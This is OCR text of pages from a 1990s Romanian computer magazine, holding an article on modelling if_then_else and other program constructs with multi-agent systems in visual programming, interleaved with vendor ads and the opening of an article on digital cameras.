
Centrul de Vânzări
Cl. Dorobanţilor 152, Sect.1,Bucureşti,
Tel./Fax: 230.7737, 230.4032

ComputerLand® ROMÂNIA

Centrul de Service
Cl. Griviţei 355-357, Sect. 1, Bucureşti,
Tel./Fax: 230.2575, 222.4616

Centrul de Instruire
Cl. Griviţei 355-357, Sect. 1, Bucureşti,
Tel./Fax: 223.1443

COMPAQ
Cisco Systems
IBM
HEWLETT PACKARD
Microsoft
Acer


1.
Sisteme Multi-Agent în Programarea Vizuală
Contructor program : If-Then-Else
traiectorie
S1
S2
C
B1
not C
B2
S1
C
B1
B2
S2
if_then_else

nels) și generatoare de interfețe utilizator care au încorporat modelul multi-agent.

Modelul bazat pe Agenți

Programarea vizuală își propune să permită descrierea algoritmilor aplicațiilor, în general, a interfețelor grafice cu utilizatorul, în mod special, prin operare directă și tehnici grafice specifice.

Prin operarea directă se urmărește să se descrie structura și comportamentul entităților, obiectelor active (agenți) care au evoluție algoritmică. În același timp, se urmărește modelarea tehnicilor de interacțiune din cadrul interfețelor grafice utilizator.

Prin folosirea agenților în cadrul unui sistem multi-agent se dorește crearea unui model care să permită definirea structurilor de date, entităților program și a constructorilor program.

În cele ce urmează, voi aborda următoarele probleme din perspectiva problemei propuse :


Constructori program :

- `if-then-else;`
- `while;`
- `for-to-next_step;`


Obiecte folosite în interfețele grafice :

- `list box;`
- `edit;`
- `combo box;`
- `radio box;`
- `check box;`
- `scroll bar.`

În cele ce urmează sunt făcute câteva propuneri de modelare a constructorului program `if_then_else` folosind sisteme multi-agent. Deoarece există o echivalare a constructorilor program `while`, `for_to_next_step`, `do_while`, ș.a.m.d., cu constructorul program `if_then_else`,


Pentru abonamente vă puteți adresa cel puțin cu încredere la sediul redacției. Tel 621.5560 Tel/Fax: 322.6165
http://gameover.kappa.ro
O pagină de web cel puțin stranie
O revistă cel puțin ciudată
GAME OVER

modelarea celorlalţi constructori program se face prin analogie. De asemenea, este propusă o modelare a obiectului `list box` folosit în crearea interfeţelor grafice.


2.
Sisteme Multi-Agentîn Programarea Vizuală
Contructor program : If-Then-Else
traiectorie
S1
S2
set reguli
R1 : C, actiune. B1, jmp S2
R2 : True, act. B2
R1 : C, actiune B21, jmp Si
R2 : True, actiune B22, delete
...
S1
C
B1
B2
S2
if_then_else

Entităţi program

Indicatori şi variabile

Indicatorii şi variabilele sunt tipuri abstracte de date utilizate în scenariul grafic pentru a păstra anumite valori pe parcursul execuţiei programului. Indicatorii şi variabilele pot fi operate interactiv de către dezvoltatorul scenariului grafic sau prin program pe parcursul execuţiei scenariului grafic. Operaţiile referitoare la indicatori şi variabile sunt: creare, interogare, atribuire, distrugere, afişare, ascundere, operaţii de introducere şi extragere în/din stiva, etc. În funcţie de tipul indicatorului sau variabilei, acestea pot avea prezentare grafica.

Indicatori

Un *indicator* este o resursă program a cărui valoare este rezultatul evaluării stării modelului grafic. Structura conceptuală a unui indicator este următoarea:

```
indicator( INDICATOR
    nume,
    valoare,
    poziţie,
    dimensiuni,
    stare,
    tip,
    expresia de evaluare dinamica
    )
```

Identificarea unui indicator se face prin nume. Valoarea unui indicator este booleană, deci

```
valoare_indicator ≡ {TRUE, FALSE}
```

Un indicator poate avea sau nu o prezentare grafică pe ecran. Prezentarea grafică

COMPUTER PRESS AGORA


ESTI PREGĂTIT PENTRU MÂINE ?
ARE YOU READY FOR TOMORROW ?

Vrei să fii la curent cu ultimele ştiri din lumea IT?

Vrei să ştii ce s-a publicat şi ce se va publica în BYTE ROMÂNIA PC REPORT CALCULATOARE PERSONALE CAD report

Conectează-te la

www.agora.ro


3.
Sisteme Multi-Agentîn Programarea Vizuală
Contructor program : If-Then-Else
P11
traiectorie 1
set reguli
P12
Ag. A1
R11 : C, activate A2, jmp P12
R12 : True, activate A3
traiectorie
P21
set reguli
P22
Ag. A2
R21 : C, act. B1, jmp P22
R22 : ...
traiectorie 3
P31
set reguli
P32
Ag. A3
R31 : C, act. B2, jmp P32
R32 : ...

este o zona dreptunghiulară colorată având o anumită poziţie în fereastra părinte. Culoarea este, de exemplu, c0, pentru valoarea false şi c1, pentru valoarea true. În cazul prezentării grafice, interogarea indicatorului se poate face ca interogarea culorii unui pixel din zona de prezentare a sa:

```
<pixel> is <culoare>
```

sau

```
<pixel> isn't <culoare>
```

Operarea directă asupra unui indicator se face de către dezvoltatorul scenariului grafic. Selecţia unui indicator se poate face text sau grafic. Selecţia text este selectarea numelui indicator dintr-o listă dată, iar selecţia grafică este selectarea unui pixel din dreptunghiul prezentare grafică. Valoarea indicatorului va fi valoarea logică specificată de culoarea pixel selectat.

La un moment dat, indicatorul poate sau nu să fie prezentat în zona de afişare grafică, dar toţi indicatorii utilizaţi în operarea directă trebuie să aibă o prezentare grafică. Afişarea indicatorului se poate realiza explicit prin program sau prin comanda meniu.


Tipul indicatorului poate fi static sau dinamic. *Indicatorul static* primeşte o valoare rezultată ca evaluare a stării grafice la un moment dat, iar indicatorul dinamic reflectă starea grafică curentă prin evaluare permanentă. Indicatorul static primeşte o valoare printr-o acţiune de atribuire executata la interpretarea scenariului grafic sau la evoluţia unui obiect. Atribuirea este explicit specificata în scenariu printr-o instrucţiune program sau în comportamentul unui obiect printr-o acţiune din cadrul unei reguli. De exemplu:

```
scenariu_grafic
{
. . .
atribuie (indicator(nume), val
  oare), pixel(poziţie(34,
  51), culoare) is RED
. . .
atribuie (indicator(nume), val
  oare),
     ((obiect(nume),
       atribut(nume)) is val
       oare)
     or (pixel(poziţie, culoare)
       is culoare)
. . .
}
```

sau

```
comportament_obiect(evolutie)
(..., (conditie, actiu
       ne_atribuire_indicator),
       ...)
```

Indicatorul dinamic primeşte o valoare printr-o atribuire care se execută automat şi periodic fără un apel explicit din scenariul grafic sau din evoluţia unui obiect. În cazul real al unei implementări există următoarele posibilităţi de evaluare dinamică a unui indi-


Prezenţă Personal - MINA SĂSAR
... and works
Gestiunea Stocurilor - SIRETUL
... and works
Gestiune - APULUM
... and works
Etichetare - DHL Romania ...
... and works
We make it work !
BAIA MARE
ZALĂU
PAŞCANI
ALBA IULIA
BUCUREŞTI
AQ
DISTRIBUITOR
Intermec
din
1994
ZALĂU
Tel / Fax + 40 60 661816
Birou BUCUREŞTI
Tel / Fax + 40 1 6885740

cator:


- prin întrerupere - ceasul de timp real generează la intervale programate o cerere de întrerupere. Rutina de tratare a întreruperii evaluează starea curentă a modelului grafic şi actualizează valoarea indicatorului. Evaluarea se face conform unei expresii definite prin operare directă de către dezvoltatorul scenariului.
- prin procedura - apelată explicit, periodic din program. De exemplu, în unele aplicaţii procedura poate fi apelată automat la fiecare actualizare a ecranului sau a unei zone de afişare.

Variabile

O *variabilă* este o resursă program a cărei valoare este rezultatul evaluării stării modelului grafic. Structura conceptuală a unei variabile este următoarea:

```
variabila( VARIABILA
           nume,
           valoare,
           poziţie,
           dimensiuni,
           stare,
           tip,
           expresia de evaluare
                  dinamica
           )
```

O variabilă poate primi valoarea caracteristicii unei entităţi din model, cum ar fi: poziţia unui obiect, culoarea unui obiect, culoarea unui pixel, valoarea unui parametru comportament. Într-o formă îmbunătăţită a conceptului de variabilă, aceasta poate fi rezultatul evaluării unei expresii.


Constructori program

De exemplu, poate păstra distanţa dintre două obiecte sau valoarea unei formule aplicaţie, evaluată pe parcursul execuţiei programului. Această variantă necesită viteză de calcul mai mare şi din acest motiv în lucrare se analizează şi experimentează cazul de atribuire cu o valoare şi nu cazul de atribuire cu o valoare obţinută prin evaluarea unei expresii. Deci:

```
valoare_variabila = {valoare |
  valoare = (entitate_model, ele
  ment_entitate)}
```

O variabilă poate avea sau nu, la un moment dat, o prezentare grafică pe ecran. Prezentarea grafică este o zona dreptunghiulară colorată având o anumită poziţie în fereastra părinte. Fereastra părinte poate fi fereastra asociată unui proces grafic. Culoarea este, funcţie de valoarea variabilei, un element al mulţimii de culori posibile. Culoarea are o semnificaţie dată de aplicaţie. În cazul prezentării grafice, interogarea variabilei se reduce, la fel ca în cazul indicatorului grafic, la interogarea culorii unui pixel din zona de prezentare a sa.

O altă formă de prezentare a unei variabile poate fi prezentarea textuală în care alături de numele variabilei se poate afişa valoarea sa: (nume, valoare). Modul de afişare al valorii depinde de tipul variabilei. Pentru fiecare tip de variabilă trebuie să existe un prezentator specific sau parametrizat pentru toate tipurile. Astfel este necesară prezentarea valorilor: numere întregi, numere reale, valori logice, timp real, culoare, etc.

Tipul variabilei poate fi static sau dinamic. Evaluarea statică sau dinamică se face prin aceleaşi metode ca evaluarea unui indicator. De exemplu, o variabilă statică poate fi atribuită la un moment dat astfel:

```
scenariu_grafic
{    . . .
     atribuie (variabila(nume),
```

ABONAMENTUL TĂU LA CAD REPORT,
O ŞANSĂ DE CÂŞTIG!

TALON DE PARTICIPARE

Premiu 50$ pentru orice curs în cadrul Centrului de instruire autorizat ROmanian CAD Academy

Condiţii de participare:
1 un abonament la revista CAD Report pe anul 1998*
2: participarea la unul dintre cursurile organizate

până la sfârşitul anului

Nume..
Firma..................................Funcţia..............................
Adresă..
Localitatea...............................Telefon.........................

Cursuri: AutoCAD nivelul 2, AutoCAD R14, Softdesk - *proiectare pentru arhitectură şi construcţii*, Autodesc Mechanical Desktop - *proiectare mecanică*, GIS folosind produsele Autodesk (Map, World, MapGuide) 3D StudioMax - *Multimedia*, GENIUS - *Proiectare mecanică*, PLATEIA - *Proiectare infrastructurilor*, ASTADIS - *Calculul construcţiilor*, CANALIS, ANSYS AutoFEA, Micrografx, GTX, AutoManager WorkFlow, CADELEC, Rebis.

* Pentru a vă abona folosiţi cartea poştală din revistă.

A&C INTERNATIONAL S.A.
The CAD-CAMpany
A founder of BSA Romania
Tel: 01-250-5315,Fax: 01-250-7774


ROCADA

```
    valoare), pixel(poz
    iţie(34, 51), culoare)
  . . .
  atribuie (variabila(nume),
    valoare), (obiect(nume),
    atribut(nume))
  . . .
}
```

sau

```
comportament_obiect(evolutie)
(..., (conditie, actiune_atri
       buire_variabila), ...)
```

Un tip de variabilă util în procesele de simulare este tipul *timp*. Tipul timp este la rândul sau de două categorii - *timp absolut* şi *timp relativ*. Variabila de tipul timp este automat de tip dinamic, cu o procedură implicită de actualizare. Procedura de actualizare citeşte ceasul de timp real al sistemului. Valoarea absolută a timpului este atribuită variabilei cu tipul timp real absolut. Variabilei cu tipul timp relativ îi este atribuit timpul real relativ la momentul iniţializării variabilei. Iniţializarea variabilei este o acţiune explicită de atribuire.


4.

Sisteme Multi-Agent în Programarea Vizuală

Modelare : List Box

Un alt tip de variabilă utilă în simularea digitală, modelarea unor constructori program sau operarea cu elementele unei mulţimi, este tipul *numărător*. Operaţiile specifice permise cu acest tip de variabilă sunt *iniţializarea*, executată printr-o atribuire şi *incrementarea*. Incrementarea este o comandă explicită, iar pasul de incrementare este un argument al comenzii.

Constructori program

Constructorii program sunt instrucţiuni program care permit execuţia condiţionată a unor secvenţe de instrucţiuni. În programarea vizuală constructorii program au prezentare grafică în meniu. Sunt prezentaţi trei tipuri de constructori program: `if_then_else`, `while_do` şi `switch_case`, a căror semantică este bine cunoscută din programarea structurată. La definirea scenariului grafic, selecţia unui constructor program este urmată de definirea condiţiei şi a ramurilor componente.

De exemplu, pentru cazul `if_then_else`, după specificarea condiţiei se va specifica secvenţa de instrucţiuni pentru then, iar apoi pentru else. La execuţia scenariului se evaluează condiţia şi funcţie de rezultat se execută ramura specifică. Din experimentele făcute a rezultat că aceste trei tipuri de constructori program sunt suficienţi pentru modelarea tuturor structurilor program. Echivalarea cu alte tipuri de constructori program, existente în limbajele de programare uzuale, cum ar fi de exemplu constructorii for sau `do_while`, se poate realiza utilizând tipuri de variabile specifice ca numărător sau timp real.

Generarea automată prin operare directă a scenariului are ca rezultat forma text a scenariului. Scenariul grafic poate fi prezentat grafic prin organigramă. Prin intermediul unui editor de organigrame se poate construi organigrama şi completa conţinutul fiecărui bloc sau condiţie cu ajutorul unui editor de texte. Aceste facilităţi de editare text sunt destinate utilizatorilor sau dezvoltatorilor de scenarii experimentaţi, care cunosc limbajul de programare, lexicul şi sintaxa programului.

Modelare constructor program If_Then_Else

Obiectul activ (agentul) este tranzacţia care parcurge fluxul de prelucrare a informaţiei.

Constructorul program `If_Then_Else` este modelat astfel :

```
S1 :
if c     then B1
         else B2
S2:
```

unde :

- stările S1 şi S2 modelează poziţii ce aparţin unei traiectorii;
- c modelează o condiţie regulă;
- B1 şi B2 modelează acţiuni în cadrul regulilor;
- tranzacţia (controlul fluxului informaţional) modelează agent;
- diagrama (organigrama) cu care ne-am obişnuit în programarea structurată este modelat prin comportamentul agentului. ■

Cătălin Aurel Rusu lucrează la Sistec Cluj, poate fi contactat la adresa **Catalin_RUSU@sistec.ro.**

DINCOLO DE LIMITE EXISTĂ

CD CENTER
CD-DRIVE
FORMULA TENT
CD-R BASE
MULTIMEDIA
MULTIMEDIA AUTOMEX ROMANIA SRL
CD CENTER

Multimedia
Automex
România

SATU MARE
CALEA TRAIAN 10/46
Tel: 061-732600
061-761845
Fax: 061-761601


e-mail:automex@p5net.ro

Say cheeeese!

Aparatele de fotografiat digitale câștigă tot mai mult teren în lupta cu filmul de celuloid, bucurându-se de o susținere și utilizare tot mai largă.

De Marius Tudorică

Nu este vorba nici pe departe de popularul produs rezultat din prelucrarea laptelui. E vorba de populara expresie la care americanii și mulți alții ridică colțurile gurii într-un zâmbet pentru posteritate. Pentru mulți care se execută și fac exact ce zice sintagma, s-au schimbat atât de multe în ultimii ani, încât probabil paginile revistei s-ar dovedi neîncăpătoare pentru un tur de forță care să puncteze aceste schimbări. Posteritatea nu va mai râde de noi chiar așa de mult, sau cel puțin nu chiar așa de ironic. Am trecut și cu zâmbetele în lumea digitală. S-a dus vremea fotografiilor mutilate de degetul *înfipt* în blitz sau obținute de pe banda video înregistrată în standard PAL/NTSC. Nemulțumirile furnizate până acum de unele studiouri foto care ne uimeau câteodată cu deplorabila calitate de care erau în stare, par să se apropie de sfârșit. Există tot mai mulți așa numiți fotografi digitali, care te ajustează și te prelucrează până ce poza nu numai că te satisface, dar îți produce un călduros sentiment de considerație față de propria persoană.



Dincolo de aceste fapte menite să ne facă viața mai roză, aparatele de fotografiat digitale își găsesc utilitate într-un număr tot mai mare de domenii. De la simpla poză pe care o faci cu prietenii la o petrecere, și până la costisitoarele și complexele sisteme de supraveghere prin satelit, lumea e plină de astfel de aparate. Și, cum era de așteptat, soluțiile din domeniu au aruncat prețurile acestor aparate pe o foarte abruptă pantă, multe dintre sistemele performante pe care altădată nu și le puteau permite decât asociațiile guvernamentale sau științifice sunt astăzi accesibile omului de rând. Trebuie precizat că noțiunea de om de rând e destul de ideatică la noi. Omul acesta de rând ar fi un tip care se ridică la rangul de utilizator al unor programe de prelucrare grafică cum ar fi Adobe Photoshop sau Premiere și care este în stare să înfigă conectorul serial al unei camere digitale în omologul său de pe panoul din spatele PC-ului. Așa că, mai avem ce aștepta până când acest om de rând apare și la noi.

Însă, înainte de a începe o survolare a tărâmului digital în care se scaldă camerele de astăzi, trebuie să precizez că noțiunea de aparat de fotografiat digital este o noțiune *românizată* ca să zic așa, a termenului englezesc *digital still camera*. O denumire mai corectă (și foarte lungă) ar fi cea de *sistem digital pentru captura statică de imagine*. Însă, din motive lesne de înțele,s pe parcursul articolului apar termenii de aparat de fotografiat digital sau cameră digitală, ambele descriind noțiunea explicată mai sus.

Cei patru mari...

Ei sunt companiile Sony, Panasonic, JVC și Pixera și furnizează camere digitale despre care putem spune că reprezintă piața din domeniu. Deși aceste aparate sunt clasificate de către firmele producătoare ca sisteme de achiziție a imaginilor statice, ele sunt capabile să furnizeze și imagini video și sunet de o calitate apreciabilă. În acest scop unele dintre ele dispun pe lângă interfața video și de un sistem de stocare pe bandă video. Desigur, calitatea oferită de aceste camere este departe de a mulțumi pe unii fotografi profesioniști, care sunt de părere că imaginile furnizate de aceste camere sunt de o calitate inacceptabilă, fiind departe de reprezentări fidele ale realității.

Dar, haideți să aruncăm totuși o privire la cărțile de vizită a unora dintre produsele celor patru companii.

Sony DCR-VX1000 este singura cameră digitală care dispune de facilitatea FireWire, tehnologie ce asigură rate de transfer de 200 Mbps. Este o cameră destinată atât capturii statice, cât și imaginii video. Sistemul de senzori este realizat de trei celule CCD (fiecare cu o rezoluție de 410.000 pixeli). De asemenea, DCR-VX1000 dispune de un sistem de superstabilizare a imaginii, de un algoritm de interpolare a cadrelor în modul de operare fotografic, de o interfaţă video, de un DSP audio şi de un sistem de stocare pe bandă video de 60 de minute. Camera poate opera la o iluminare de minim 4 lucşi.

Al doilea mare, Panasonic AG-EZ1-UP are dimensiuni mai reduse faţă de DCR-VX1000 de la Sony, fiind destul de asemănătoare cu aceasta: trei senzori CCD, sistem de stabilizare a imaginii, DSP audio (pe 12 şi 16 biţi) şi stocare pe casetă de 60 de minute. Ea diferă totuşi de camera Sony prin tipul de semnal standard generat (output) - S-Video (FireWire la Sony), prin sistemul de captură foto şi prin faptul că are nevoie de mai multă lumină (5 lucşi).

